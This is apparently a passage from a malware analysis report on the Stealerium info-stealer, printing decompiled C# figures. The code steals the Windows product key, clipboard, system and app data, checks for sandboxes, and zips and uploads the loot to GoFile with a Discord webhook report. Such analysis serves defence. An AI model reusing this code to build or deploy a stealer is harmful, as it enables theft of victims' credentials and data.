private static string GetWindowsProductKeyFromDigitalProductId(byte[] digitalProductId, ProductKey.DigitalProductIdVersion digitalProductIdVersion)
{
    if (digitalProductIdVersion != ProductKey.DigitalProductIdVersion.Windows8AndUp)
    {
        return ProductKey.DecodeProductKey(digitalProductId);
    }
    return ProductKey.DecodeProductKeyWin8AndUp(digitalProductId);
}

// Token: 0x06000050 RID: 80 RVA: 0x00004F24 File Offset: 0x00003124
public static string GetWindowsProductKeyFromRegistry()
{
    RegistryKey registryKey = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, Environment.Is64BitOperatingSystem ? RegistryView.Registry64 : RegistryView.Registry32);
    RegistryKey registryKey2 = registryKey.OpenSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion");
    object obj = (registryKey2 != null) ? registryKey2.GetValue("DigitalProductId") : null;
    if (obj == null)
    {
        return "Failed to get DigitalProductId from registry";
    }
    byte[] digitalProductId = (byte[])obj;
    registryKey.Close();
    bool flag = (Environment.OSVersion.Version.Major == 6 && Environment.OSVersion.Version.Minor >= 2) || Environment.OSVersion.Version.Major > 6;
    Counter.ProductKey = true;
    return ProductKey.GetWindowsProductKeyFromDigitalProductId(digitalProductId, flag ? ProductKey.DigitalProductIdVersion.Windows8AndUp : ProductKey.DigitalProductIdVersion.UpToWindows7);
}
```


Figure 83



```
public static string DecodeProductKeyWin8AndUp(byte[] digitalProductId)
{
    string text = string.Empty;
    byte b = digitalProductId[66] / 6 & 1;
    digitalProductId[66] = ((digitalProductId[66] & 247) | (b & 2) * 4);
    int num = 0;
    for (int i = 24; i >= 0; i--)
    {
        int num2 = 0;
        for (int j = 14; j >= 0; j--)
        {
            num2 *= 256;
            num2 = (int)digitalProductId[j + 52] + num2;
            digitalProductId[j + 52] = (byte)(num2 / 24);
            num2 %= 24;
            num = num2;
        }
        text = "BCDFGHJKMPQRTVWXY2346789"[num2].ToString() + text;
    }
    string str = text.Substring(1, num);
    string str2 = text.Substring(num + 1, text.Length - (num + 1));
    text = str + "N" + str2;
    for (int k = 5; k < text.Length; k += 6)
    {
        text = text.Insert(k, "-");
    }
    return text;
}

// Token: 0x0600004E RID: 78 RVA: 0x00004E50 File Offset: 0x00003050
private static string DecodeProductKey(IReadOnlyList<byte> digitalProductId)
{
    char[] array = new char[]
    {
        'B',
        'C',
        'D',
        'F',
        'G',
        'H',
        'J',
        'K',
        'M',
        'P',
        'Q',
        'R',
        'T',
        'V',
        'W',
        'X',
        'Y',
        '2',
        '3',
        '4',
```

Figure 84


If the Config.DebugMode value is 1 then the log file called “Stealerium-Latest.log” is copied from the temporary folder to a file called “Debug.txt”:



```
public static bool Log(string text, bool ret = true)
{
    string text2 = "\n";
    if (text.Length > 40 && text.Contains("\n"))
    {
        text2 += "\n\n";
    }
    Console.Write(text + text2);
    if (Config.DebugMode == "1")
    {
        File.AppendAllText(Logging.Logfile, text + text2);
    }
    return ret;
}

// Token: 0x060001A0 RID: 416 RVA: 0x0000ED78 File Offset: 0x0000CF78
public static void Save(string sSavePath)
{
    if (Config.DebugMode != "1" || !File.Exists(Logging.Logfile))
    {
        return;
    }
    try
    {
        File.Copy(Logging.Logfile, sSavePath);
    }
    catch
    {
    }
}

// Token: 0x040000D5 RID: 213
private static readonly string Logfile = Path.Combine(Path.GetTempPath(), "Stealerium-Latest.log");
```

Figure 85


The malware concatenates data such as the public IP (obtained from icanhazip[.]com), private IP, default gateway, and so on (see figure 86).



```
public static void Save(string sSavePath)
{
    try
    {
        string contents = string.Concat(new string[]
        {
            "\n[IP]\nExternal IP: ",
            SystemInfo.GetPublicIp(),
            "\nInternal IP: ",
            SystemInfo.GetLocalIp(),
            "\nGateway IP: ",
            SystemInfo.GetDefaultGateway(),
            "\n\n[Machine]\nUsername: ",
            SystemInfo.Username,
            "\nCompname: ",
            SystemInfo.Compname,
            "\nSystem: ",
            SystemInfo.GetSystemVersion(),
            "\nCPU: ",
            SystemInfo.GetCpuName(),
            "\nGPU: ",
            SystemInfo.GetGpuName(),
            "\nRAM: ",
            SystemInfo.GetRamAmount(),
            "\nDATE: ",
            SystemInfo.Datenow,
            "\nSCREEN: ",
            SystemInfo.ScreenMetrics(),
            "\nBATTERY: ",
            SystemInfo.GetBattery(),
            "\nWEBCAMS COUNT: ",
            WebcamScreenshot.GetConnectedCamerasCount().ToString(),
            "\n\n[Virtualization]\nVirtualMachine: ",
            AntiAnalysis.VirtualBox().ToString(),
            "\nSandBoxie: ",
            AntiAnalysis.SandBox().ToString(),
            "\nEmulator: ",
            AntiAnalysis.Emulator().ToString(),
            "\nDebugger: ",
            AntiAnalysis.Debugger().ToString(),
            "\nProcesse: ",
            AntiAnalysis.Processes().ToString(),
            "\nHosting: ",
            AntiAnalysis.Hosting().ToString(),
            "\nAntivirus: ",
            SystemInfo.GetAntivirus(),
            "\n"
        });
        File.WriteAllText(sSavePath, contents);
    }
```

Figure 86


The local IP address is obtained by calling the GetHostEntry function:



```
public static string GetLocalIp()
{
    try
    {
        foreach (IPAddress ipaddress in Dns.GetHostEntry(Dns.GetHostName()).AddressList)
        {
            if (ipaddress.AddressFamily == AddressFamily.InterNetwork)
            {
                return ipaddress.ToString();
            }
        }
    }
    catch
    {
    }
    return "No network adapters with an IPv4 address in the system!";
}
```

Figure 87


GetAllNetworkInterfaces is utilized to obtain the network interfaces on the local machine. The gateway addresses are extracted using the GetIPProperties method:



```
public static string GetDefaultGateway()
{
    try
    {
        IPAddress ipaddress = (from a in (from n in NetworkInterface.GetAllNetworkInterfaces()
        where n.OperationalStatus == OperationalStatus.Up
        where n.NetworkInterfaceType != NetworkInterfaceType.Loopback
        select n).SelectMany(delegate(NetworkInterface n)
        {
            IPInterfaceProperties ipproperties = n.GetIPProperties();
            if (ipproperties == null)
            {
                return null;
            }
            return ipproperties.GatewayAddresses;
        }).Select(delegate(GatewayIPAddressInformation g)
        {
            if (g == null)
            {
                return null;
            }
            return g.Address;
        })
        where a != null
        select a).FirstOrDefault<IPAddress>();
        return (ipaddress != null) ? ipaddress.ToString() : null;
    }
    catch
    {
    }
    return "Unknown";
}
```

Figure 88


The CPU name, GPU name, and RAM amount are extracted using WMI queries (figure 89).



```
public static string GetCpuName()
{
    try
    {
        using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_Processor").Get().GetEnumerator())
        {
            if (enumerator.MoveNext())
            {
                return ((ManagementObject)enumerator.Current)["Name"].ToString();
            }
        }
    }
    catch
    {
    }
    return "Unknown";
}
// Token: 0x0600006E RID: 110 RVA: 0x00005CEC File Offset: 0x00003EEC
public static string GetGpuName()
{
    try
    {
        using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController").Get().GetEnumerator())
        {
            if (enumerator.MoveNext())
            {
                return ((ManagementObject)enumerator.Current)["Name"].ToString();
            }
        }
    }
    catch
    {
    }
    return "Unknown";
}
// Token: 0x0600006F RID: 111 RVA: 0x00005D70 File Offset: 0x00003F70
public static string GetRamAmount()
{
    try
    {
        int num = 0;
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * From Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
            {
                if (enumerator.MoveNext())
                {
                    num = (int)(Convert.ToDouble(((ManagementObject)enumerator.Current)["TotalPhysicalMemory"]) / 1048576.0);
                }
            }
        }
        return num.ToString() + "MB";
    }
    catch
    {
    }
    return "-1";
}
```

Figure 89


The malicious binary retrieves the size of the screen and battery information:



```
public static string ScreenMetrics()
{
    Rectangle bounds = Screen.GetBounds(Point.Empty);
    int width = bounds.Width;
    int height = bounds.Height;
    return width.ToString() + "x" + height.ToString();
}
// Token: 0x06000063 RID: 99 RVA: 0x00005550 File Offset: 0x00003750
public static string GetBattery()
{
    try
    {
        string str = SystemInformation.PowerStatus.BatteryChargeStatus.ToString();
        string[] array = SystemInformation.PowerStatus.BatteryLifePercent.ToString(CultureInfo.InvariantCulture).Split(new char[]
        {
            ','
        });
        string str2 = array[array.Length - 1];
        return str + " (" + str2 + "%)";
    }
    catch
    {
    }
    return "Unknown";
}
```

Figure 90


The Clipboard.GetText function is used to save the text data from the Clipboard to a file called "Clipboard.txt":



```
public static string GetText()
{
    string returnValue = string.Empty;
    try
    {
        Thread thread = new Thread(delegate()
        {
            returnValue = Clipboard.GetText();
        });
        thread.SetApartmentState(ApartmentState.STA);
        thread.Start();
        thread.Join();
    }
    catch
    {
    }
    return returnValue;
}
```

Figure 91


A list of applications is saved in a file called “Apps.txt” (see figure 92).



```
public static void WriteAppsList(string sSavePath)
{
    List<InstalledApps.App> list = new List<InstalledApps.App>();
    try
    {
        foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher("SELECT * FROM Win32_Product").Get())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            InstalledApps.App item = default(InstalledApps.App);
            if (managementObject["Name"] != null)
            {
                item.Name = managementObject["Name"].ToString();
            }
            if (managementObject["Version"] != null)
            {
                item.Version = managementObject["Version"].ToString();
            }
            if (managementObject["InstallDate"] != null)
            {
                TimeSpan value = TimeSpan.FromSeconds((double)int.Parse(managementObject["InstallDate"].ToString()));
                item.InstallDate = DateTime.Today.Add(value).ToString("dd/MM/yyyy HH:mm:ss");
            }
            if (managementObject["IdentifyingNumber"] != null)
            {
                item.IdentifyingNumber = managementObject["IdentifyingNumber"].ToString();
            }
            list.Add(item);
        }
    }
    catch (Exception ex)
    {
        string str = "InstalledApps fetch error:\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    foreach (InstalledApps.App app in list)
    {
        File.AppendAllText(sSavePath + "\\Apps.txt", string.Concat(new string[]
        {
            "\nAPP: ",
            app.Name,
            "\n\tVERSION: ",
            app.Version,
            "\n\tINSTALL DATE: ",
            app.InstallDate,
            "\n\tIDENTIFYING NUMBER: ",
            app.IdentifyingNumber,
            "\n\n"
        }));
    }
}
```

Figure 92


The directory containing the files that will be exfiltrated is compressed to a zip archive. The zip archive comment contains a lot of information about the local machine, and the zip password is set to the number of ticks that represent the current date and time:



```
public static string CreateArchive(string directory, bool setpassword = true)
{
    if (Directory.Exists(directory))
    {
        using (ZipFile zipFile = new ZipFile(Encoding.UTF8))
        {
            zipFile.CompressionLevel = 9;
            zipFile.Comment = string.Concat(new string[]
            {
                "\nStealerium v",
                Config.Version,
                " - Passwords stealer coded by Stealerium with Love <3\n\n== System Info ==\nIP: ",
                SystemInfo.GetPublicIp(),
                "\nDate: ",
                SystemInfo.Datenow,
                "\nUsername: ",
                SystemInfo.Username,
                "\nCompName: ",
                SystemInfo.Compname,
                "\nLanguage: ",
                SystemInfo.Culture,
                "\nAntivirus: ",
                SystemInfo.GetAntivirus(),
                "\n\n== Hardware ==\nCPU: ",
                SystemInfo.GetCpuName(),
                "\nGPU: ",
                SystemInfo.GetGpuName(),
                "\nRAM: ",
                SystemInfo.GetRamAmount(),
                "\nPower: ",
                SystemInfo.GetBattery(),
                "\nScreen: ",
                SystemInfo.ScreenMetrics(),
                "\n\n== Domains ==",
                Counter.GetLValue("Banking services", Counter.DetectedBankingServices, '-'),
                Counter.GetLValue("Cryptocurrency services", Counter.DetectedCryptoServices, '-'),
                Counter.GetLValue("Social networks", Counter.DetectedSocialServices, '-'),
                Counter.GetLValue("Porn websites", Counter.DetectedPornServices, '-'),
                "\n"
            });
            if (setpassword)
            {
                zipFile.Password = StringsCrypt.ArchivePassword;
            }
            zipFile.AddDirectory(directory);
            zipFile.Save(directory + ".zip");
        }
    }
    Filemanager.RecursiveDelete(directory);
    Logging.Log("Archive " + new DirectoryInfo(directory).Name + " compression completed", true);
    return directory + ".zip";
}
public static string ArchivePassword = StringsCrypt.GenerateRandomData("0");
public static string GenerateRandomData(string sd = "0")
{
    string text = sd;
    if (sd == "0")
    {
        text = DateTime.Parse(SystemInfo.Datenow).Ticks.ToString();
    }
```


Figure 93

The stealer uses the GoFile API to upload the archive to GoFile.io. The UploadFile function returns an URL that will be uploaded on Discord:



```
public static void SendReport(string file)
{
    Logging.Log("Sending passwords archive to Gofile", true);
    string url = GofileFileService.UploadFile(file);
    File.Delete(file);
    Logging.Log("Sending report to discord", true);
    DiscordWebHook.SendSystemInfo(url);
    Logging.Log("Report sent to discord", true);
}
```


Figure 94



```
public static string UploadFile(string file)
{
    WebClient webClient = new WebClient();
    string server = GofileFileService.GetServer(webClient);
    string str = "https://{server}.gofile.io/".Replace("{server}", server);
    byte[] bytes = webClient.UploadFile(str + "uploadFile", file);
    return JsonConvert.DeserializeObject<ApiResponse>(JsonConvert.SerializeObject(JObject.Parse(Encoding.ASCII.GetString(bytes)))).Data["downloadPage"].ToString();
}

// Token: 0x06000182 RID: 386 RVA: 0x0000BAA8 File Offset: 0x00009CA8
private static string GetServer(WebClient client)
{
    ApiResponse apiResponse = JsonConvert.DeserializeObject<ApiResponse>(JsonConvert.SerializeObject(JObject.Parse(client.DownloadString("https://{server}.gofile.io/".Replace("{server}", "apiv2") +
      "getServer"))));
    if (!apiResponse.Status.Equals("ok"))
    {
        throw new NotSupportedException("FileService status returned a " + apiResponse.Status + " value.");
    }
    object value = apiResponse.Data.First<KeyValuePair<string, object>>().Value;
    if (value == null)
    {
        return null;
    }
    return value.ToString();
}

// Token: 0x040000A5 RID: 165
private const string ServiceEndpoint = "https://{server}.gofile.io/";
```

Figure 95


The directory called “logs” is also archived to a zip file called “<Current date and time>.zip”, which is uploaded to GoFile:



```
private static void UploadKeylogs()
{
    string text = Path.Combine(Paths.InitWorkDir(), "logs");
    if (!Directory.Exists(text))
    {
        return;
    }
    string text2 = DateTime.Now.ToString("yyyy-MM-dd_h.mm.ss");
    File.Move(Filemanager.CreateArchive(text, false), text2 + ".zip");
    string text3 = GofileFileService.UploadFile(text2 + ".zip");
    File.Delete(text2 + ".zip");
    File.AppendAllText(DiscordWebHook.KeylogsHistory, string.Concat(new string[]
    {
        "\t\t\t\t\t\t\t- [",
        text2.Replace("_", " ").Replace(".", ":"),
        "](",
        text3,
        ")\n"
    }));
    Startup.HideFile(DiscordWebHook.KeylogsHistory);
}
```

